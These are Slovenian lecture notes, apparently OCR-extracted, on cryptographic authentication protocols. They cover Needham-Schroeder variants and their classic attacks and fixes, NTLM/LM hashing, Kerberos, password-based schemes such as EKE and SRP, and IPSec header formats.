
4. *B* dešifrira *{K}K_BT*, dobi *K*, in lahko vzpostavi komunikacijo *{Zdravo, jaz sem B}K* ..

9.4.3 Napadi na protokol od *A* do *B* s ključem za sejo

Zgornji protokol ima napako. Problem je v tem, da ni zagotovljena tajnost informacije, kdo sme prejeti ključ za sejo (session key) .

Napad poteka tako, da napadalec prestreže nekatera sporočila, jih spremeni in pošlje drugim entitetam ter pri tem pooseblja druge entitete .

Predpostavka je, da ima tudi napadalec dolgotrajni ključ s Trent-om (*K_NT*).



Slika 3: Napad na protokol od *A* do *B*

Postopek – Slika 3:

1 Entiteta *A* pošlje Trent-u: *A, B*. V resnici jo prestreže napadalec *N("Trent")*

2 Napadalec *N* v imenu *A*, pošlje Trent-u zahtevo za ključ za sejo: *A, N*

3 Trent najde ključa: *K_AT, K_NT*, generira *K*; pošlje *A*: *{K}K_AT, {K}K_NT*

4 *A* dešifrira *K* s *K_AT* in pošlje napadalcu *N*: Trent, *A*, *{K}K_NT*

5 Napadalec *N* vzpostavi komunikacijo s: *{Zdravo, jaz sem B}K*

Tako entiteta *A* v resnici komunicira z napadalcem, ne da bi to vedela. Pogoj pa je, da je napadalec legalni uporabnik Trent-a. Napad je mogoč predvsem zato, ker se identiteta entitete *B* pošlje v nešifrirani obliki. Rešitev je torej mogoča s tem, da *B* skrijemo .

Popravek protokola:

1 Entiteta *A* pošlje Trent-u: *A, {B}K_AT*

2 Trent poišče *K_AT* in dešifrira *{B}*

Preostanek potokola je enak osnovnemu

Nadaljnji napad

Protokol kljub popravku še ni popoln. Pod določenimi pogoji lahko napadalec ugotovi entiteto *B* (npr. Iz IP naslova) ter šifrirano entiteto napadalca s ključem *K_AT*, ki jo napadalec posname med njegovo predhodno, legalno šifrirano komunikacijo z entiteto *A* . Začetek napada je tako:

1 *N(A)* pošlje Trent-u : *A, {N}K_AT*

2 preostanek napada je enak.

Še eden napad

N("Trent") pošlje *A*: *{K'}K_AT, ...;*

K' je ključ predhodne, legalne seje med entiteto *A* in napadalcem. Napadalec je pri tem zabeležil *{K'}K_AT* šifrirano vsebino .

9.4.4 Protokol za overjanje sporočil (Protocol Message Authentication)

Kot vidimo, do sedaj obravnavani protokoli ne nudijo dovolj varnosti. Problem je predvsem v tem, da lahko napadalec spreminja podatke v sporočilih, predvsem lažno predstavljanje entitet.

Zaradi tega so vpeljali protokol za overjanje sporočil (Protocol Message Authentication), pri katerem so šifrirane tudi entitete, ne samo ključi .

Potek protokola za overjanje sporočil:

1. *A* pošlje Trent-u: *A, B*

2. Trent pošlje *A: {B,K}K_AT, {A,K}K_BT*

3. *A* dešifrira *{B,K}K_AT*, preveri identiteto *B* in pošlje *B: {A,K}K_BT*

4. *B* dešifrira *{A,K}K_BT*, preveri identiteto *A* in pošlje *A: {Zdravo, jaz sem B}K*

Problem je v tem, da je iz opazovanja prometa v omrežju, predvsem naslova prejemnika in naslova pošiljatelja, mogoče odkriti entiteti *A* in *B*. To pomeni, da je ranljiv podobno, kakor protokol med *A* in *B* s ključem za sejo .

Da bi bil ta protokol varen, bi morali zagotoviti, da šifriranega sporočila, ne bi bilo mogoče spremeniti, tudi če napadalec pozna nešifrirano sporočilo .

9.4.5 Napad s ponovnim pošiljanjem sporočila (Message Replay Atack)


Na protokol z aventikacijo sporočil je mogoč tudi napad s ponovnim pošiljanjem sporočila. Ta napad temelji na ponovni uporabi starega ključa seje *K*. Namreč dogaja se, da po končani legalni komunikaciji med *A* in *B*, ključ seje ni uničen. Sporočilom prisluškuje napadalec in nemara zaradi nepazljivosti katere od entitet, po uporabi pridobi kjuč seje. V tem primeru prične ponovno pošiljati posneta sporočila ter prisluškuje komunikaciji, ker *A* in *B* uporabljata star ključ seje .

9.4.6 Protokol poziv-odgovor (protocol challenge-response Needham-Schroeder)

Protokol poziv-odgovor (znan tudi kot Needham-Schroeder Symmetric-key Authentication Protocol) je bil razvit z namenom, da onemogoči napad s ponovnim pošiljanjem sporočil.

Ideja je, da entiteta, ki sproži komunikacijo vsakokrat generira novo naključno število, ki mu rečemo nonce (Number used ONCE), in ga skupaj z oznako svoje in ciljne entitete pošlje Trent-u. Nonce jamči, da je ključ seje nov, svež, še ne uporabljen .

Potek protokola (Slika 4):



Slika 4: Protokol Poziv-Odgovor

1. Entiteta *A* ustvari *Nonce_A* in pošlje Trentu: *A, B, Nonce_A*

2. Trent ustvari ključ seje *K* in pošlje *A: {Nonce_A, K, B,{K, A}K_BT}K_AT*

3. *A* dešifrira sporočilo, preveri *Nonce_A-o* (če je tista, ki jo je poslal) in entiteto *B* ter pošlje *B: Trent, {K, A}K_BT*


4. *B* dešifrira sporočilo, preveri identiteto *A*,ustvari *Nonce_B* in pošlje *A: {Zdravo, jaz sem B, Nonce_B, }K*

5. *A* pošlje *B: {Zdravo, jaz sem A, Nonce_B-1}K*

Vidimo, da tudi *B* ustvari svoj *Nonce* in pošlje *A*. Če mu *A* pošlje nazaj npr. Za ena zmanjšano vrednost njegovega *Nonce*-a, šifriranega s ključem seje *K*, lahko sklepa, da je *K* res svež .

Napad na protokol Poziv- Odgovor (Needham Schroeder)

Napadalec včasih lahko pride do starega ključa *K'*. V tem primeru se more entiteti *B* predstavljati, kot *A* . Napad poteka (Slika 5) tako:



Slika 5: Napad na protokol Izziv-odgovor

1. Koraka 1 in 2 sta nespremenjena glede na legalni protokol

3. V 3.tjem koraku se napadalec predstavi, kot *B* in prestreže sporočilo *A*, ki je namenjeno (pravemu) *B*.

4. Nato se predstavi, kot *A* in pravemu *B* pošlje: *{K', A}K_BT* (*K'* je ključ zajet v predhodni komunikaciji med *A* in *B*).

5. *B* dešifira sporočilo, preveri identiteto *A* in pošlje lažnemu *A: {Zdravo, jaz sem B, Nonce_B}K'*

6. Napadalec - lažni *A* pošlje: *{Zdravo, jaz sem A, Nonce_B-1}K'*

9.4.7 Protokol za overjanje entitet (Protocol With Entity Autentication)

Ta protokol se skoraj ne razlikuje od protokola za overjanje sporočil, potrebno je zgolj dodati preverjanje "živosti" entitet. Ta protokol je tisti, ki je vsebovan v protokolu Poziv-odgovor (kjer piše preveri entiteto). Če entiteta *A* od Trenta dobi zadnjo *nonce*-o, ve da je trent živa entiteta. Toda entiteta *B* v protokolu Poziv-Odgovor, nima jamstva, da je Trent živ. Trent bi se moral avtenticirati obema entitetama. To lahko storimo tako, da tudi *B* pošlje *nonce*-o Trentu. Slabost tega pristopa je, da povzroči dodaten promet v omrežju, obremenjuje računalnike, zahteva več časa itd. Druga možnost je uporaba časovnih znamk (timestamp). Pri tej metodi, pa je potrebno točno nastaviti čase.

9.4.8 Protokol z javnim ključem

Ta protokol je znan kot Needham-Schroeder Public Key Authentication Protocol in temelji na javnih in zasebnih ključih za entitete. Vsaka entiteta ima javen ključ, ki ga poznajo vsi oziroma je javno dostopen in zaseben (privaten) ključ. Tega pozna samo entiteta, kateri pripada . Le s pripadajočim zasebnim ključem je mogoče dešifrirat sporočilo, ki je šifrirano z javnim ključem in obratno . Sporočilo entitete šifrirano z njenim zasebnim ključem, predstavlja njen elektronski podpis (digital signature).

Potek protokola:

1. *A* pošlje Trent-u: *A, B*

2. Trent pošlje *A: {K_B, B}K_T-1*

3. A preveri Trent-ov elektronski podpis, ustvari nonce-a *N_A* in pošlje *B:{N_A, A}K_B*

4. *B* dešifrira sporočilo, preveri identiteto *A* in pošlje Trent-u: *B, A*

5. Trent pošlje *B: {K_A, A}K_T-1*

6. *B* dešifrira sporočilo Trent-a, preveri njegov elektronski podpis, ustvari nonce-a *N_B* in pošlje *A: {N_A, N_B}K_A*

7. *A* dešifirira sporočilo in pošlje *B: {N_B}K_B*

V nadaljevanju, lahko *A* in *B* ustvarita svoj ključ za sejo (torej simetrični skrivni ključ).

9.4.9 Napad na protokol z javnim ključem

Sedemnajst let po odkritju protokola so odkrili možen napad nanj. Najprej so opazili, da je ta protokol mogoče razbiti dva dela. Koraki 1, 2, 4,5 služijo izmenjavi javnih ključev, koraki 3, 6, 7 pa izvajajo overjanje.Napad je mogoč, potem ko entiteta *A* skuša vzpostaviti sejo z napadalcem.

Napad vključuje dva hkratna poteka protokola. 1. *1-3 A* pošlje *N {N_A, A}K_N* **|** *2-3 N* pošlje *B {N_A, A}K_B*

2. *2-6 B* pošlje *N {N_A, N_B}K_A* **|** *1-6 N* pošlje *A {N_A, N_B}K_A*

3. *1-7 A* pošlje *N {N_B}K_N* **|** *2-7 N* pošlje *B {N_B}K_B*

Ključen moment je, da *N_B* namesto napadalca dešifrira entiteta *A* in dešifriranega pošlje napadalcu, ki se lahko nato pretvarja, da je *A* .

Odprava tega problema je enostavna, v šestem koraku protokola mora entiteta *B* poslati *A: {B, N_A, N_B}K_A*

9.5 Literatura

Wenbo Mao, Modern Cryptography, Hewlett-Packard Company, 2004
Needham-Schroeder Public Key Protocol http://dimacs.rutgers.edu/Workshops/Security/program2/boyd/node14.html , 2009
Roger M.Needham, Michael D. Schroeder: Using encryption for authentication in large networks of computers, http://portal.acm.org/citation.cfm?id=359659 2009

10 Tehnike overjanja v praksi (ZARADI OBŠIRNOSTI TEMATIKE VSE NI OBDELANO - ŠKRBINE)

10.1 Uvod

Overitveni protokoli (Authentication protocols) so pomemben del kriptografije. Jamčijo, da so viri podatkov (data-origin), entitete (entities) in šifrirni ključi, zares tisti, za katere se predstavljajo, da so (to je v primeru, če je dotični overitveni protokol popoln, brez napak).

10.2 Osnovne tehnike overjanja

10.2.1.Kontrola svežosti sporočil in živosti entitet

Naslov svežost sporočil in živost entitet se morda sliši eksotično, vendar sta to ena osnovnih kazalnikov regularnosti omrežnega prometa ter temeljna gradnika overitev. Če so sporočila nova, sveža nas na primer to že ščiti pred napadom s ponovnim pošiljanjem sporočil (Message Replay Attack). To dvoje dosežemo z raznimi Challenge-Response mehanizmi (pri katerih uporabljamo Nonce (Number used once), za katere ni nujno,da so sestavljene samo iz cifer) ali z uporabo časovnih znamk (Timestamp). Pri tem predpostavljamo, da entiteti že imata vsak svoj javno/privatni par ključev oziroma skupni skrivni ključ.

Mehanizem izziv-odgovor (Challenge-Response)

Pri tem mehanizmu entiteta B, ki izvaja overjanje, preveri svežost in živost entitete A (upravičenca), s svežino lastnega vhoda (to je običajno njegova nonce-a). Osnovna inačica je naslednja (potem, ko A hoče komunicirati z B):

1. B pošlje A: N_B - izziv A (N_B je nonce entitete B)

2. A pošlje B: $E_{K_{AB}}(M, N_B)$ – odgovor B-ju (šifriranje sporočila M in nonce-o B N_B s simetričnim šifrirnim algoritmom s skrivnim ključem, ki si ga delita A in B K_{AB})

3. B to dešifrira in preveri, če je v njem res njegova nonce-a, ki jo je poslal A. Če ni prava zavrne overitev.

Po preučevanju te inačice se pokaže, da ne jamči svežosti sporočila, ker ni poskrbljeno za celovitost podatkov (data integrity). Zato je mehanizem treba prilagoditi. Popravljen postopek je sledeč (uporabimo MDC Manipulation Detection Code):

1. B pošlje A: N_B - izziv A (N_B je nonce entitete B)

2. A pošlje B: $M, MDC(K_{AB}, M, N_B)$ – odgovor B-ju (sporočilo M (ki je lahko šifrirano) ter MDC izračunan s skupnim skrivnim ključem K_{AB}, nad tem istim ključem, sporočilom M in

nonce-o B N_B)

3. B rekonstruira $MDC(K_{AB}, M, N_B)$ in preveri, če je ta enaka poslani v drugem koraku. Če ni B zavrne overitev.

Mehanizem izziv-odgovor je mogoče izvesti tudi z asimetrično kriptografijo in sicer:

1. B pošlje A: N_B - izziv A (N_B je nonce entitete B)

2. A pošlje B: $sig_A(M, N_B)$, pri tem je sig_A elektronski podpis s privatnim ključem A

3. B z javnim ključem entitete A preveri podpis in svojo nonce N_B

Uporaba časovnih znamk (timestamp)

Svežost sporočil lahko zagotovimo tudi z uporabo časovnih znamk. V tem primeru entiteta A, ki začne komunikacijo, sporočilu doda še časovno znamko. Pri tem načinu je ključno, da so vsi računalniki časovno sinhronizirani (običajno po GMT svetovnem času ne glede na zemljepisno lego). Tudi tu moramo paziti na integriteto sporočil, zato je postopek s simetričnim šifriranjem naslednji:

1.A pošlje B: $M, T_A, MDC(K_{AB}, M, T_A)$ - T_A je časovna znamka A

2.B rekonstruira $MDC(K_{AB}, M, T_A)$

3.B primerja, če sta MDC-ja enaka in časovna znamka dovolj blizu trenutnega časa B. V tem primeru potrdi svežost.

Ponovno lahko uporabimo asimetrično šifriranje:

1.A pošlje B: $sig_A(M, T_A)$

2.B preveri elektronski podpis in potrdi svežost, če je časovna znamka dovolj sveža.

NTLM kot protokol za overjanje

NTLM je ena od praktičnih implementacij mehanizma izziv-odgovor. V Windows omrežjih je NTLM (NT LAN Manager) nabor protokolov za overjanje (authentication), celovitost (integrity) in zaupnost (confidentiality) ter je naslednik starejšega LAN Manager (LM – LANMAN) protokola. Ker tako LM, kot tudi NTLM (NTLMv1) protokol ni več dovolj varen, so v Windows-e po Windows NT 4 SP4 implementirali NTLMv2 protokol, v katerem je varnost izboljšana. Kljub vsemu Microsoft odsvetuje uporabo NTLM protokolov, vendar se jim je težko izogniti, predvsem zaradi združljivosti s starejšimi sistemi.

Delovanje NTLMv1 protokola:

1.Strežnik generira osem bajtno naključno število, ki predstavlja izziv in ga pošlje odjemalcu

2.Odjemalec uporabi zgoščevalni algoritem MD4 (Message Digest) na Unicode geslu z majhnimi in velikimi črkami. Izid je šestnajstbajtna vrednost – NT-hash.

3. Dodamo mu pet praznih znakov, tako da je dolg 21 bajtov.

4. Ta niz razdelimo v tri sedembajtne dele.

5. Iz njih se ustvarijo trije DES-ključi.5. Vsak od teh ključev zašifrira izziv, poslan v sporočilu tipa 2, in tako nastanejo trije osembajtni šifrirani nizi. Spojijo se in predstavljajo 24-bajtni NTLM-odgovor.

6. Odjemalec to vrednost pošlje strežniku, ki še sam izvede korake od 2 do 5

7. Strežnik preveri, če sta vrednosti enaki in v primeru da sta, overitev uspe.

V praktični implementaciji odjemalec izračuna še LM odgovor in vrednost stakne skupaj s NT (NTLM). To pomeni velik varnostni problem, saj je LM odgovor relativno enostavno razbiti.

Potek LANMAN (LM) protokola:

1. Uporabnikovo geslo pretvorimo v velike črke (uppercase).

2. Če je geslo krajše od štirinajstih znakov, ga dopolnimo s praznimi znaki, če pa je daljše od štirinajstih znakov, presežek opustimo.

3. Tako obdelano geslo razdelimo v dve polovici po sedem bajtov.

4. Na osnovi teh dveh polovic se tvorita dva DES-ključa, in sicer vsak iz ene polovice.

5. Vsak od ključev zašifrira ASCII-konstanto 'KGS!@#$%', tako da dobimo dva šifrirana osembajtna niza.

6. Postopek spoji niza in nastane šestnajstbajtna vrednost: LM-hash.

7. LM-hash dopolnimo s praznimi znaki, tako da je dolžina 21 bajtov.

8. Dobljeno vrednost razdelimo v tri sedembajtne dele.

9. Te tri dele uporabimo za tvorjenje treh DES-ključev (iz vsakega dela enega).

10. Z vsakim od treh DES-ključev šifriramo izziv (challenge) v sporočilu tipa 2.

11. Tako dobimo tri osembajtne šifrirane vrednosti, ki tvorijo 24-bajtni LM-odgovor.

Najbolj očitni slabosti tega protokola sta, da ne loči med malimi in velikimi črkami (oziroma vedno uporablja velike), kar zelo zmanjša število možnih kombinacij, ter dejstvo, da bodo, če je geslo dolgo do sedem znakov, v drugi polovici koraka 3 samo prazni znaki – to pomeni, da bosta drugi del, razen enega bajta, in celotni tretji del znani konstanti.

NTLMv2 protokol:

Ta postopek so razvili z namenom, da bi odpravili varnostne pomanjkljivosti v NTLM. Če je omogočen NTLMv2, nadomesti NTLM-odgovor. NTv1-odgovor se nadomesti z NTv2, LM-odgovor pa se nadomesti z odgovorom LMv2. Ta algoritma sta relativno varna. Postopek konstrukcije NTLMv2-odgovorov je naslednji:

1. NT-hash izračunamo v skladu s korakom 2 pri konstrukciji običajnega NT-odgovora.

2. Združita se uporabniško ime in ime domene oziroma strežnika v zapisu Unicode z velikimi črkami (uppercase).

3. Algoritem HMAC-MD5 za overitev kode izvedemo nad vrednostjo iz koraka 2 s šestnajstbajtnim NT-hashem kot ključem. To da šestnajstbajtno vrednost – NTLMv2-hash.

4. Blok podatkov, znan kot blob, dodamo izzivu. Najpomembnejši blobovi podatki so: podpis (signature), časovna znamka (timestamp), odjemalčev izziv ter podatki o ciljnem sistemu.

5. Nad to vrednostjo uporabimo algoritem HMAC-MD5 s šestnajstbajtnim NTLMv2-hashem kot ključem. To da šestnajstbajtno izhodno vrednost NTv2.

6. LMv2 odgovor pridobimo, tako da uporabimo HMAC-MD5 nad NTLMv2-hash-em staknjenim z strežnikovim in odjemalčevim izzivom.

7. Tej vrednosti (LMv2), dodamo odjemalčev izziv, NTv2 ter blob, kar skupaj predstavlja NTLMv2-odgovor.

10.3. Obojestranska overitev (Mutual Authentication)

Dosedaj smo predstavili takoimenovane enostranske metode za zagotovitev svežosti sporočil. Pri obojestranski overitvi, pa se obe entiteti overita ena drugi. Pri tem mehanizmu je pomembna ugotovitev, da vzajemna overitev ni preprosto sestavljena iz dveh enostranskih. Zato za zgoden ISO Three-Pass Mutual Authentication Protocol obstaja Wiener-jev napad, znan tudi kot Kanadski napad (Canadian Attack).

10.4 Overitve z uporabo Trent-a (Trusted Third Party)

V dosedanjem izvajanju smo domnevali, da imata entiteti, ki si izmenjujeta sporočila že vzpostavljen varni kanal oziroma razpolagata z javnim ključem drug druge entitete. Z uporabo Trent-a se lahko varno povežeta tudi entiteti, ki se pred tem predtem nista poznali. Trent ima običajno bazo s podatki o velikem številu entitet vključujoč dolgotrajne ključe z njimi. Pomembna protokola v zvezi s Trent-om sta ISO Four-Pass Authentication Protocol in ISO Five-Pass Authentication Protocol.

10.4.1 Kerberos

Kerberos, ki so ga razvili na inštitutu MIT v poznih osemdesetih letih dvajsetega stoletja, izvaja vzajemno (oziroma obojestransko) overjanje, s pomočjo Trent-a (ki ga tu označujemo s sinonimom KDC - Key Distribution Center). Pri tem je teoretična podlaga Needham-Schroeder simetrični protokol. Ta KDC je sestavljen iz dveh logično ločenih delov: AS (Authentication Server) in TGS (Ticket Granting Server)

10.5 Overitve na osnovi gesla (PAKE - Password-Autheticated Key Agreement)

Overitev na osnovi gesla je v interakcijah uporabnik strežnik najpogostejši način overitve. Zgodovinsko so jo uvedli pri terminalskem dostopu dostopu do mainframe računalnika. Ker je bila fizična povezava (kabel) varna in znotraj organizacije in prisluškovanja na »žici« ni bilo. Zaradi tega so sporočila (gesla) po njej potovala nešifrirano. Pri tem enostavnem overjanju je postopek tekel tako:
1.U pošlje H: ID_U - uporabnik pošlje sistemu posreduje svojo identifikacijsko kodo (uporabniško ime)
2.H pošlje U: »GESLO« - sistem pozove uporabnika naj pošlje geslo
3.U pošlje H: P_U - uporabnik pošlje geslo
4.H v svoji bazi preko uporabniškega imena poišče uporabnikovo geslo in preveri, če je enako posredovanemu. V tem primeru overitev potrdi, drugače pa zavrne.

Problema sta, kot smo rekli prisluškovanje povezavi ter dejstvo, da ima sistem gesla v nešifrirani obliki. Drug problem je, da v primeru vdora v tak sistem, napadalec pridobi gesla vseh njegovih uporabnikov. Tudi ne želimo, da ima skrbnik sistema, dostop do gesel.

10.5.1 Needham's Password Protocol

Ta protokol zelo elegantno rešuje problem hranjenja gesel na strežniku. Gesla se ob vnosu obdelajo z enosmerno funkcijo (npr. MD5, SHA-1....). Protokol se od zgornjega razlikuje le v četrtem koraku, ko sistem od uporabnika posredovano geslo, obdela z enosmerno funkcijo ter primerja s shranjeno vrednostjo. Za boljšo zaščito dodamo še »sol« (salt), ker so gesla prepogosto kratka in enostavna ter tako ranljiva za napad s surovo silo (brute force) ali preko slovarja (dictionary), z ugibanjem gesel.

10.5.2 Shema z enkratnimi gesli (One-time Password Scheme)

Lamport je leta 1981objavil zanimiv mehanizem za zaščito pred prisluškovanjem na žici. Zgledoval se je po 10.4.1, enosmerno šifrirno funkcijo uporabi tako uporabnik, kot strežnik in to pri vsaki overitvi. Na začetku strežnik na geslu uporabnika izvede kriptografsko zgoščevalno (enosmerno) funkcijo npr. tisočkrat. Ko se hoče uporabnik overiti na strežniku nad svojim geslom izvede enosmerno funkcijo 999 krat. Ko ta vrednost prispe do strežnika, ta na njej izvede enosmerno funkcijo še enkrat, če je ta vrednost enaka shranjeni overitev odobri in v svoji bazi za tega uporabnika shrani geslo, ki ga je poslal uporabnik (to je 999 krat obdelano z enosmerno funkcijo). Tako nadaljujeta pri novih overitvah dokler ne prideta do enke. Potem morata vzpostaviti novo začetno geslo. Problem pri tem mehanizmu je da se sinhronizacija lahko poruši (tudi s posredovanjem napadalca). Lamport je predlagal, da bi v tem primeru, skočili naprej, do nižje vrednosti števca med obema entitetami, vendar je zato potrebna nova, osnovna vzajemna overitev in ideja ni zaživela.
Protokol S/KEY gradi na Lamport-ovi shemi, s tem da problem sinhronizacije rešuje z hranjenjem števca v strežnikovi bazi. Ko se uporabnik želi prijaviti, mu pošlje ta števec. Problem pa je, da se strežnik ne overi uporabnikov, zato lahko morebiten napadalec manipulira s tem števcem in izvede posredniški (man-in-the-middle) napad.

10.5.3 Izmenjava šifriranega ključa (EKE Encrypted Key Exchange)

Bellovin in Merrit sta leta 1992 za overitev z geslom predlagala ta protokol, kot zaščito pred ugibanjem gesel, tako na žici (online), kot na svojem računalniku (offline) (kar gre mnogo hitreje). Posebna prednost mehanizma je to, da je zaščita zelo močna, kljub preprostim geslom. Algoritem namreč omogoča, neke vrste dodajanja »soli« (salt) neodvisno od gesla. Sol se pri vsaki overitvi naključno generira, predhodna vrednost pa zavrže. Vključena je preko asimetričnega Diffie-Hellman protokola, katerega javni ključ šifriramo z geslom, ki si ga delita obe strani. Pri osnovni inačici protokola je geslo shranjeno v berljivi obliki, obstaja pa tudi protokol Izboljšan EKE (Augmented EKE), pri katerem geslo takoj obdelamo z enosmerno funkcijo.
Potek osnovnega protokola je sledeč:
1.Obe strani si delita geslo P, strinjata se glede simetričnega šifrirnega algoritma in parametrov grupe potrebnih za Diffie-Hellman izmenjavo ključa. Parametri so: ciklična grupa s praštevilom p in generatorjem g.

2. A s P šifrira javni ključ A ($g^x \ mod \ p$) in pošljem B: A, $P(g^x \ mod \ p)$ - *x* je naključno generirano število, zasebni ključ A
3. B s P šifrira javni ključ B: $P(g^y \ mod \ p)$ - y je naključno generirano število, zasebni ključ B.
4. B s P dešifrira ($g^x \ mod \ p$) in izračuna $K = (g^{xy} \ mod \ p)$
5. B pošlje A: $P(g^y \ mod \ p)$, $K(N_B)$ - N_B je nonce-a B
6. A s P dešifrira $P(g^y \ mod \ p)$ in izračuna $K = (g^{yx} \ mod \ p)$
7. A s K šifrira $K(N_A, N_B)$ in to pošlje B
8. B s K dešifrira $K(N_A, N_B)$ in preveri N_B
9 B s K šifrira $K(N_A)$ in to pošlje A
10. A s K dešifrira $K(N_A)$ in preveri N_A. Če je N_A prava overitev uspe.

10.5.4. SRP (Secure Remote Password protocol)

SRP je nastal leta 1998 in ima glede na enako močno zaščito, kot jo imata Augmented EKE in B-SPEKE, precej večjo zmogljivost. Tako kot ostali overitveni protokoli na osnovi gesla, je namenjen predvsem za dostop uporabnika oziroma odjemalca do strežnika. Zato ne potrebuje Trent-a (Trusted Third Party), kot ga npr. Kerberos in je varnejši kot SSH (Secure Shell). SRP verzija 6 je med drugim uporabljen v SSL/TLS (Secure Socket Layer/Transport Layer Security), EAP (Extensible Authentication Protocol) ter SAML (Security Assertion Markup Language).
Oznake elementov v protokolu so sledeče:
N - veliko varno praštevilo (safe prime) določeno s *2q+1* (*q* je praštevilo vrste Sophie Germain). Vse aritmetične operacije v protokolu se računajo po modulu N.
g - je generator multiplikativne grupe
k - je parameter, ki ga obe strani izračunata npr. s *k = H(N, g)*
s - je dodatek geslu t.i. »sol« (salt), generiran naključno.
I - uporabniško ime
p - geslo v nešifrirani obliki
H() - enosmerna funkcija (one-way function)
u - naključen parameter
a,b - skrivni, začasni vrednosti
A,B - javno vidni začasni vrednosti
x - zasebni ključ, ki je izpeljan iz *p* in *s: x = H(s, p)*
v - parameter za preveritev gesla: $v = \ g^x$
O - odjemalec, uporabnik
G - gostitelj, strežnik. V bazi nato za vsakega uporabnika hrani *{I, s, v}*

Potek protokola:

1. O pošlje G: *I,*$A = g^a$ *(uporabnik se identificira, »a« je naključno število)*
2. G pošlje O: $s, B = kv + \ g^b$ (uporabniku pošlje »sol«, b je nakjučno število)
3. O in G izračunata: *u = H(A,B)*
4. O izračuna: $x = H(s,p) - \ uporabnik \ vpiše \ geslo; \ S = (B - kg^x)^{(a+ux)} - \ izračuna \ ključ \ seje,$ $K = H(S) - \ močan \ ključ \ seje \ deljen \ z \ G$

5. G izračuna: $S = (Av^u)^b - \ tudi\ strežnik\ izračuna\ S$;
   $K = (H, S) - \ tudi\ strežnik\ izračuna\ močan\ ključ\ seje\ deljen\ z\ O$

Zatem morata O in G drug drugemu dokazati, da se njuna ključa K ujemata:

1. O pošlje G: M = H(H(N) xor H(g), H(I), s, A, B, K)
2. G pošlje O: H(A, M, K)

Obe strani pazita, da:

1. O prekine komunikacijo, če prejme: B ≡ 0 (mod N) ali u = 0
2. G prekine komunikacijo, če zazna, da: A ≡ 0 (mod N)
3. O mora G-ju prvi pokazati ključ K, če je nepravilen, G prekine komunikacijo in ne razkrije svojega ključa K.

10.6 IPSec

IPSec predstavlja nabor protokolov na omrežnem nivoju TCP/IP protokola in omogoča overjanje (tudi vzajemno – mutual authentication) in šifriranje IP–paketov.
AH (Authentication Header) je del IPSec in jamči overjanje izvora podatkov (data-origin authentication), integriteto IP glave paketa ter ščiti pred napadi s ponovnim pošiljanjem sporočil (replay attacks). Format AH je viden na sliki:

Offsets	**Octet$_{16}$**	**0**								**1**								**2**								**3**							
Octet$_{16}$	**Bit$_{10}$**	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**	**20**	**21**	**22**	**23**	**24**	**25**	**26**	**27**	**28**	**29**	**30**	**31**
0	**0**	*Next Header*								*Payload Len*								*Reserved*															
4	**32**	*Security Parameters Index (SPI)*																															
8	**64**	*Sequence Number*																															
C	**96**	*Integrity Check Value (ICV)*																															
…	**…**	…																															

Next Header (8 bits)

Slika: Oblika IPSec AH glave paketa

Če uporabljamo protokol IPv4 lahko z AH zaščitimo breme IP in polja v glavi IP datagrama, razen polj, ki se pri prenosu po medmrežju spreminjajo.
Če uporabljamo nov IPv6 protokol, AH ščiti samega sebe, naslovne izbire (Destination Options)(ki ga ni na sliki) izza AH in IP breme, pa tudi IPv6 glavo in razširitve glav pred AH, razen polj, ki se med prenosom spreminjajo.
Na sliki vidimo polja AH glave: SPI (Security Parameters Index) unikatno določa šifrirne algoritme, ki bodo uporabljeni pri overjanju paketa. Polje Sequence Number (zaporedno število) uporabljamo za preprečevanje napada s ponovnim pošiljanjem paketov, Integrity Check Value (vrednost za preverbo

celovitosti) ICV služi za preveritev vrednosti, ki po potrebi tudi dopolni polja na 8 oktetov pri IPv6 oziroma 4 oktete pri IPv4.

IPSec – ESP (Encapsulating Security Payload) je dodatna možna storitev, ki v IP paketu sledi za AH. Omogoča šifriranje vsebine, tako da če kdo prisluškuje povezavi, ne more razpoznati prenašanih sporočil. Na sliki so polja za ESP protokol, ki prav tako spada v nabor protokolov IPSec.

Encapsulating Security Payload format																															
Offsets	**Octet$_{16}$**	**0**								**1**								**2**								**3**					
Octet$_{16}$	**Bit$_{10}$**	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**	**20**	**21**	**22**	**23**	**24**	**25**	**26**	**27**	**28**	**29**	**30**	**31**
0	**0**	*Security Parameters Index (SPI)*																													
4	**32**	*Sequence Number*																													
C	**96**	*Payload data*																													
…	**…**																														
…	**…**																														
…	**…**	*Padding (0-255 octets)*																													
…	**…**	*Pad Length*																*Next Header*													
…	**…**	*Integrity Check Value (ICV)* …																													
…																															

Slika: Oblika IPSec ESP dela v IP paketu

Format ESP je sestavljen iz SPI, ki v tem primeru določa šifrirni algoritem, Sequence Number, ki ima isto funkcijo, kot pri AH, Payload Data (podatkovno breme) vsebuje šifrirano besedilo samo, različne dolžine, temu sledi dopolnjevanje, kazalec na naslednjo glavo in ponovno, kot pri AH, polje Integrity Check Value ICV, ki pa je tukaj izbirno, omogoča pa preverjanje celovitost poslanega, šifriranega besedila.
